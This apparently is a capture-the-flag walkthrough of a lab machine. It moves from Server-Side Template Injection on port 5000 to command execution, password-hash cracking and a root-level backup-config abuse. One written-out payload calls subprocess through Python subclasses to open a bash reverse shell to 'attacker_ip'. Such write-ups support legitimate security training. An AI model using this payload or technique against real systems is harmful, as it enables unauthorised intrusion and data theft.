Author: Koixo
Let start with nmap

We see that port 5000 is open, so let’s take a look at it.

We check whether there’s a possible SSTI (Server-Side Template Injection) vulnerability.

It looks like we might be able to execute commands on the server. So we can list subclasses.

There are many subclasses available, so we enumerate them all.

By using popen, I was able to navigate through directories and inspect files. After browsing several locations, I reached the home directory (~) and found the user.txt flag.

With the user flag obtained, the next goal is to escalate privileges and retrieve the root flag.

I continued exploring directories and found a database file inside the instance class. Using cat, I printed its contents and discovered usernames along with password hashes.

Using a hash cracker, I cracked the password for the user martin and successfully retrieved it. We’ll keep this password for later use.
At that point, I had the idea to try gaining a reverse shell.
print(f"{().__class__.__bases__[0].__subclasses__()[317]('/bin/bash -i >& /dev/tcp/attacker_ip/4444 0>&1', shell=True)}")(I forgot to take a screenshot at this stage, so I’m including the code directly here.)
From here, I attempted to log in as the user martin using the password we had cracked earlier.

While exploring further, I discovered the script backy.sh. When attempting to execute it, I saw that it required a file named task.json.

While browsing the file system, I found task.json in the /home/martin/backups directory.

In the /home/martin/backups directory, I inspected the backup configuration. Listing the contents revealed two files: • code_home_app-production_app_2024_August.tar.bz2 • task.json
The task.json file contained a JSON-formatted configuration for a backup process. It defined: • “destination” as /home/martin/backups/ • “multiprocessing”: true • “verbose_log”: false • Target directory: /home/app-production/app • An “exclude” directive to skip hidden files.
To alter the behavior, I deleted the original task.json and created a new one using echo. In this updated configuration: • “verbose_log” was set to true • The “directories_to_archive” field was changed to /var/…/root/ to attempt accessing sensitive files.
I verified the new contents to ensure the changes were applied correctly.
After that, I simply ran backy.sh again and extracted the generated ZIP file, which contained rootflag.txt.

